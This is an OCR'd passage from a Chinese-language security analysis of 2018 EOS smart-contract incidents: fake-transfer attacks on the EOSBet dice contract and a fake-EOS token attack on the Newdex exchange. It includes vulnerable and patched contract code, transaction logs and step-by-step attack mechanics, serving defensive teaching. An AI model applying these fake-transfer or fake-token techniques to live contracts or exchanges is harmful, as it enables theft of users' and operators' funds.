
这次攻击的攻击者账号为 aabbccddeefg，通过区块链浏览器，我们看到攻击者对 eosbetdice11 发起的攻击记录，攻击者交易记录如下所示：

3f11d3e0	Sep 14, 2018 11:06:10 AM	投注收据	**Bet LOST** aabbccddeefg bet 1000.0000 EOS to roll under a 50. They lost 1000.0000 EOS by rolling a 60. (Show All)
b24d14bf	Sep 14, 2018 11:06:09 AM	投注收据	**Bet WON** aabbccddeefg bet 1000.0000 EOS to roll under a 50. They won 2010.2000 EOS by rolling a 46. (Show All)
405a402f	Sep 14, 2018 11:06:08 AM	投注收据	**Bet WON** aabbccddeefg bet 1000.0000 EOS to roll under a 50. They won 2010.2000 EOS by rolling a 49. (Show All)
6c2dc5da	Sep 14, 2018 11:06:07 AM	接收代币	eosbetdice11 → aabbccddeefg 33.3333 BET Bet id: 1529919444123877616 4 -- Enjoy
6c2dc5da	Sep 14, 2018 11:06:07 AM	接收代币	eosbetdice11 → aabbccddeefg 2,010.2 EOS Bet id: 1529919444123877616 4 -- Winne
d451a849	Sep 14, 2018 11:06:07 AM	eosbetdice11 - transfer	c096522921748e311082422e65753055809698000000000004454f53000000001035302d7068696c6f737570656f73312d
024913c9	Sep 14, 2018 11:06:07 AM	投注收据	**Bet LOST** aabbccddeefg bet 1000.0000 EOS to roll under a 50. They lost 1000.0000 EOS by rolling a 66. (Show All)
2ee3a53e	Sep 14, 2018 11:06:06 AM	接收代币	eosbetdice11 → aabbccddeefg 33.3333 BET Bet id: 917272864889321844 -- Enjoy a
2ee3a53e	Sep 14, 2018 11:06:06 AM	接收代币	eosbetdice11 → aabbccddeefg 2,010.2 EOS Bet id: 917272864889321844 -- Winner!
0cbacecf	Sep 14, 2018 11:06:06 AM	eosbetdice11 - transfer	c096522921748e311082422e65753055809698000000000004454f53000000001035302d7068696c6f737570656f73312d

攻击者下注交易记录：



正常下注交易记录：



该漏洞出现在 eosbetdice11 合约的 apply()方法中，游戏中 apply（）方法代码如下所示：

```
// extend from EOSIO_ABI, because we need to listen to incoming eosio.token transfers
#define EOSIO_ABI_EX( TYPE, MEMBERS ) \
extern "C" { \
    void apply( uint64_t receiver, uint64_t code, uint64_t action ) { \
        auto self = receiver; \
        if( action == N(onerror)) { \
            /* onerror is only valid if it is for the "eosio" code account and authorized by "eosio"'s "active permission */ \
            eosio_assert(code == N(eosio), "onerror action's are only valid from the \"eosio\" system account"); \
        } \
        if( code == self || code == N(eosio.token) || action == N(onerror) ) { \
            TYPE thiscontract( self ); \
            switch( action ) { \
                EOSIO_API( TYPE, MEMBERS ) \
            } \
        /* does not allow destructor of thiscontract to run: eosio_exit(0); */ \
        } \
    } \
}
```

漏洞出现在红色方框中的那句代码上，从代码可以看到，游戏合约在转发 action 的时候做了三项验证分别为：

code == self ：调用者是合约自身（eosbetdice11）


code == N(eosio.token) ：调用者是 eosio.token 合约

code == N(onerror) ：这个 action 是来自 eosio 系统合约的 onerror。

也就是说，如果调用者是 eosio.token 合约或 eosbetdice11 游戏合约或来自 eosio 系统合约的 onerror，就可以调用游戏合约的函数。但是，要知道 eosbetdice11 合约是一个独立的合约，任何其他合约都可以调用其公开的 ABI 接口。

攻击者实际也是这么做的，他绕过对 eosio.token 合约 transfer 函数的调用，而是直接调用 eosbetdice11 合约的 transfer 函数，当 eosbetdice11 合约检查到调用时，以为是自身(self)在调用 transfer 函数，所以成功调用 transfer 函数并按照开奖流程对攻击者开奖。而实际上，攻击者并没有真的发送 EOS，所以对攻击者来说是稳赚不赔的，游戏输了，也没有什么损失，赢了，就可以从 eosbetdice11 合约中获得真的 EOS。

攻击流程如下图所示：



EOSbet 团队发现漏洞后，立即修补，修补后代码如下所示：

```
// extend from EOSIO_ABI, because we need to listen to incoming eosio.token transfers
#define EOSIO_ABI_EX( TYPE, MEMBERS ) \
extern "C" { \
    void apply( uint64_t receiver, uint64_t code, uint64_t action ) { \
        auto self = receiver; \
        if( code == self || code == N(eosio.token)) { \
            if( action == N(transfer)){ \
                eosio_assert( code == N(eosio.token), "Must transfer EOS"); \
            } \
            TYPE thiscontract( self ); \
            switch( action ) { \
                EOSIO_API( TYPE, MEMBERS ) \
            } \
        /* does not allow destructor of thiscontract to run: eosio_exit(0); */ \
        } \
    } \
}
```


从上图可知，if 条件检查中删除了“code == onerror”，并添加了如下代码：

```
    if( action == N(transfer)){ \
        eosio_assert( code == N(eosio.token), "Must transfer EOS"); \
    } \
```

增加的代码进一步限制了对游戏合约 transfer 函数的调用，即，只有调用者是 eosio.token 合约时才能调用游戏合约的 transfer 函数，从而阻止了攻击者直接调用。

3.第二次攻击漏洞分析


EOSbet 经过上次攻击之后，在 10 月 15 日又遭受另一种假转账攻击（“假转账通知攻击”），这次的攻击手法真的是精心设计，攻击者发动攻击的交易记录如下所示：



查看攻击者账户向恶意合约账户转账的交易信息，交易记录地址为：


https://eosflare.io/tx/0AF8D841EF6650A67B9141697FA48060D87BD4A8203D90DC099970C3E42C8BD6

交易记录信息为：




从上图中可以看到，攻击者（ilovedice123）向恶意合约（whoiswinner1）转账 EOS 的时候，恶意合约（whoiswinner1）将 transfer action 转发给了 eosbetdice11 游戏合约。

通过查看更早的交易记录，我们看到攻击者实施攻击过程中做过很多尝试，以发送 EOS 数量为例，攻击者先发送 50 个 EOS，后来发送 200 个，最后竟然一次发送 500 个。如下图所示：



攻击者再次发现 apply 调度器的漏洞，在 apply 函数中，当合约接收到来自 eosio.token 的通知时，并没有检测 transfer 的 from 或 to 账户。攻击者可以使用两个账户，一个普通账户 A，一个合约账户 B，合约账户 B 中包含恶意代码“require_recipient(“eosbetdice11”)”。在攻击时，攻击者利用普通账户 A 向合约账户 B 发送 EOS，合约 B 检测到这个 action 后，又转发给了 eosbetdice11 游戏合约。eosbetdice11 游戏合约检测到转账 action 后，并没有检查 transfer action 的 to 账户是否为自己，就做了开奖处理，导致攻击者没有真的发送 EOS 下注，却获得了开奖的权利，并且在赢了的情况下还可以从游戏合约获得 EOS 奖励。

攻击流程如下图所示：



EOS Cafe Block 在 medium 上对这次漏洞也进行了说明：

> A vulnerability has been discovered in multiple contracts using notifications from other contracts. All parameters from notifications need to be explicitly checked as checking only contract name and action name is not sufficient.

并且提出修补漏洞的方法，任何依赖来自 eosio.token transfer 转账通知的合约都需要添加“if(transfer.to != _self) return;”用于检测。

4.8.4 安全建议

通过上述分析可以知道，两个漏洞都发生在游戏合约的 apply 函数中，可见 apply 函数是非常重要的一个函数，所以在开发 EOS 智能合约时，一定要谨慎处理 apply 函数部分的代码。针对第一个漏洞，可以添加条件检查，代码如下：

```
if( action == N(transfer)){ \
```

```
    eosio_assert( code == N( eosio.token), “Must transfer EOS”); \
  } \
```


针对第二个漏洞，可以在游戏合约中添加如下条件检查：

```
  if(action == N(transfer)){ \
    eosio_assert( transfer.from == _self || transfer.to == _self,
“must transfer from or to self”); \
  } \
```

4.9 Newdex 交易所遭假 EOS 攻击

4.9.1 安全事件描述

2018 年 9 月 14 日，reddit 用户发布名为“Newdex under attack”的帖子，如下图所示：



后来证明，数字货币交易所 Newdex 确实被黑客攻击了，造成经济损失 58000 美元。

4.9.2 漏洞类型

假 EOS 充值漏洞。

攻击者发行一种名为“EOS”的假 EOS 数字货币，去交易所交易，Newdex 交易所没有辨别 EOS 的真伪性就处理了交易，导致攻击者最终以假 EOS 换取真 EOS。

4.9.3 漏洞详细分析


1. 真假 EOS 币

首先来说一下真假 EOS 币。任何人都可以在 EOS 区块链平台上发行数字货币，而且可以对数字货币任意命名（比如“EOS”），EOS 官方发行的 EOS 币是真 EOS 币，对应的智能合约为 eosio.token。某个 EOS 用户发行的名为“EOS”的 token 是假 EOS 币，它只是 EOS 区块链平台上一种普通的数字货币，对应的智能合约不是 eosio.token。


2. 攻击者发行假 EOS 币并转账

下面看一下攻击者，攻击者 oo1122334455 在 2018 年 9 月 14 日发行了一种名为“EOS”的假 EOS 数字货币，发行量为 1000000000。之后，将发行的所有假 EOS 币转账到 dapphub12345 账户中。

通过区块链浏览器可以看到发行假 EOS 币并转账的交易记录：



随后，dapphub12345 账户又将假 EOS 币转账到 iambillgates 账户中。交易记录如下：




3. 攻击者利用假 EOS 币购买其他种类数字货币

接下来 iambillgates 账户尝试在 Newdex 交易所使用假 EOS 币购买 IPOS 币和 ADD 币，并且成功购买。交易记录如下所示：

当使用假 EOS 币购买 IPOS 币和 ADD 币成功后，攻击者开始使用大量的假 EOS 币去购买 BLACK 币，IQ 币，ADD 币等，并且都成功购买到。交易记录如下所示：

购买 BLACK 币交易记录：



1de7eaad	Sep 14, 2018 02:35:27 PM	接收代币	newdexpocket → iambillgates	1,442.84 BLACK	{"type":"delivery-transfer","symbol":
c3fa7da5	Sep 14, 2018 02:34:30 PM	接收代币	newdexpocket → iambillgates	9,990 BLACK	{"type":"delivery-transfer","symbol":
3fe5ef48	Sep 14, 2018 02:34:24 PM	接收代币	newdexpocket → iambillgates	19,980 BLACK	{"type":"delivery-transfer","symbol":
82430a6b	Sep 14, 2018 02:34:14 PM	接收代币	newdexpocket → iambillgates	27,632.1002 BLACK	{"type":"delivery-transfer","symbol":
27ec5a80	Sep 14, 2018 02:34:10 PM	接收代币	newdexpocket → iambillgates	119,880 BLACK	{"type":"delivery-transfer","symbol":
c03a17fd	Sep 14, 2018 02:33:10 PM	接收代币	newdexpocket → iambillgates	269.1601 BLACK	{"type":"delivery-transfer","symbol":
d9f66be6	Sep 14, 2018 02:33:03 PM	接收代币	newdexpocket → iambillgates	19.96 BLACK	{"type":"delivery-transfer","symbol":
fe863943	Sep 14, 2018 02:33:01 PM	发送代币	iambillgates → x12345x12345	20,354 BLACK	
c3a8da76	Sep 14, 2018 02:32:28 PM	发送代币	iambillgates → newdexpocket	2,000 EOS	{"type":"buy-market","symbol":"BLACK_

购买 IQ 币和 ADD 币的交易记录：

c7f28d82	Sep 14, 2018 02:45:41 PM	发送代币	iambillgates → newdexpocket	2,000 EOS	{"type":"buy-market","symbol":"IQ_EOS
253f9c0c	Sep 14, 2018 02:43:49 PM	发送代币	iambillgates → newdexpocket	2,000 EOS	{"type":"buy-market","symbol":"IQ_EOS
7ba143d2	Sep 14, 2018 02:43:06 PM	发送代币	iambillgates → newdexpocket	200 EOS	{"type":"buy-market","symbol":"IQ_EOS
06d97441	Sep 14, 2018 02:43:01 PM	发送代币	iambillgates → newdexpocket	200 EOS	{"type":"buy-market","symbol":"IQ_EOS
e235147c	Sep 14, 2018 02:42:49 PM	发送代币	iambillgates → newdexpocket	200 EOS	{"type":"buy-market","symbol":"IQ_EOS
973482a5	Sep 14, 2018 02:42:44 PM	发送代币	iambillgates → newdexpocket	200 EOS	{"type":"buy-market","symbol":"IQ_EOS
6d172080	Sep 14, 2018 02:42:11 PM	发送代币	iambillgates → newdexpocket	1,000 EOS	{"type":"buy-market","symbol":"ADD_EO
730247fa	Sep 14, 2018 02:40:48 PM	发送代币	iambillgates → newdexpocket	2,000 EOS	{"type":"buy-market","symbol":"BLACK_

购买IQ币

购买ADD币

购买BLACK币

攻击者接收 ADD 币：

f03a615d	Sep 14, 2018 02:58:27 PM	接收代币	newdexpocket → iambillgates	1,064.206 ADD	{"type":"delivery-transfer","symbol":
d006f9c1	Sep 14, 2018 02:58:22 PM	接收代币	newdexpocket → iambillgates	5,809.185 ADD	{"type":"delivery-transfer","symbol":
46621497	Sep 14, 2018 02:57:24 PM	接收代币	newdexpocket → iambillgates	8,991 ADD	{"type":"delivery-transfer","symbol":
3d9dd56e	Sep 14, 2018 02:57:16 PM	接收代币	newdexpocket → iambillgates	22,075.0264 ADD	{"type":"delivery-transfer","symbol":
dc4f90cb	Sep 14, 2018 02:57:09 PM	接收代币	newdexpocket → iambillgates	11,300.7879 ADD	{"type":"delivery-transfer","symbol":
371ef736	Sep 14, 2018 02:56:10 PM	接收代币	newdexpocket → iambillgates	74,927.9026 ADD	{"type":"delivery-transfer","symbol":
79cd0266	Sep 14, 2018 02:56:04 PM	接收代币	newdexpocket → iambillgates	1,480.0031 ADD	{"type":"delivery-transfer","symbol":
28e01ac3	Sep 14, 2018 02:55:57 PM	接收代币	newdexpocket → iambillgates	321.2028 ADD	{"type":"delivery-transfer","symbol":
78c56abd	Sep 14, 2018 02:55:00 PM	接收代币	newdexpocket → iambillgates	4,628.3558 ADD	{"type":"delivery-transfer","symbol":
1ac8bcf7	Sep 14, 2018 02:54:55 PM	接收代币	newdexpocket → iambillgates	106,085.539 ADD	{"type":"delivery-transfer","symbol":

攻击者接收 IQ 币：

22181062	Sep 14, 2018 03:17:36 PM	接收代币	newdexpocket → iambillgates 158.086 IQ	{"type":"delivery-transfer","symbol":
d2a8f6a5	Sep 14, 2018 03:17:23 PM	接收代币	newdexpocket → iambillgates 29,816.637 IQ	{"type":"delivery-transfer","symbol":
442ff526	Sep 14, 2018 03:17:13 PM	接收代币	newdexpocket → iambillgates 26,517.493 IQ	{"type":"delivery-transfer","symbol":
04587db9	Sep 14, 2018 03:17:11 PM	接收代币	newdexpocket → iambillgates 80.757 IQ	{"type":"delivery-transfer","symbol":
f021ede1	Sep 14, 2018 03:16:16 PM	接收代币	newdexpocket → iambillgates 28,534.32 IQ	{"type":"delivery-transfer","symbol":
6d280413	Sep 14, 2018 03:16:04 PM	接收代币	newdexpocket → iambillgates 84,239.906 IQ	{"type":"delivery-transfer","symbol":
d0308252	Sep 14, 2018 03:16:00 PM	接收代币	newdexpocket → iambillgates 26,532.284 IQ	{"type":"delivery-transfer","symbol":
dd22fcfe	Sep 14, 2018 03:15:56 PM	接收代币	newdexpocket → iambillgates 883.328 IQ	{"type":"delivery-transfer","symbol":

购买成功后，攻击者将 IPOS 币，BLACK 币，IQ 币，ADD 币转移到 xx1234512345 and x12345x12345 这两个账户，交易记录如下所示：

攻击者转移 BLACK 币的交易记录：

fe863943	Sep 14, 2018 02:33:01 PM	发送代币	iambillgates → x12345x12345	20,354 BLACK
ba599835	Sep 14, 2018 02:39:32 PM	发送代币	iambillgates → xx1234512345	366,888 BLACK
37dfe063	Sep 14, 2018 02:51:17 PM	发送代币	iambillgates → xx1234512345	99,900 BLACK
c625111f	Sep 14, 2018 02:50:51 PM	发送代币	iambillgates → xx1234512345	10,818 BLACK
da44af5b	Sep 14, 2018 02:59:26 PM	发送代币	iambillgates → xx1234512345	70,631 BLACK

攻击者转移 ADD 币的交易记录：

959fe2e0	Sep 14, 2018 02:51:42 PM	发送代币	iambillgates → xx1234512345	4,995 ADD
f522cd5e	Sep 14, 2018 03:00:42 PM	发送代币	iambillgates → xx1234512345	254,775 ADD
c45cc160	Sep 14, 2018 03:01:08 PM	发送代币	iambillgates → xx1234512345	16,420 ADD
41c671da	Sep 14, 2018 03:17:39 PM	发送代币	iambillgates → xx1234512345	701,948 ADD

攻击者转移 IQ 币的交易记录：

2fc0ebc5	Sep 14, 2018 03:19:39 PM	发送代币	iambillgates → xx1234512345	412,075 IQ
5e6470c4	Sep 14, 2018 04:12:17 PM	发送代币	iambillgates → xx1234512345	7,254 IQ

dc520470	Sep 14, 2018 04:14:58 PM	发送代币	iambillgates → xx1234512345	59,993 IQ
790572ae	Sep 14, 2018 04:33:02 PM	发送代币	iambillgates → xx1234512345	1,397,840 IQ
da1530dc	Sep 14, 2018 04:15:40 PM	发送代币	iambillgates → xx1234512345	55,139,800 IPOS

4. 攻击者获得真 EOS 币

攻击者在 Newdex 交易所卖掉 BLACK 币，获得真的 EOS 币。交易记录如下：

1464d5b0	Sep 14, 2018 02:38:59 PM	接收代币	newdexpocket → xx1234512345	49.2902 EOS	{"type":"delivery-transfer","symbol":
55b7759b	Sep 14, 2018 02:38:51 PM	接收代币	newdexpocket → xx1234512345	62.1778 EOS	{"type":"delivery-transfer","symbol":
81128d0d	Sep 14, 2018 02:34:57 PM	发送代币	xx1234512345 → newdexpocket	20,354 BLACK	{"type":"sell-market","symbol":"BLACK
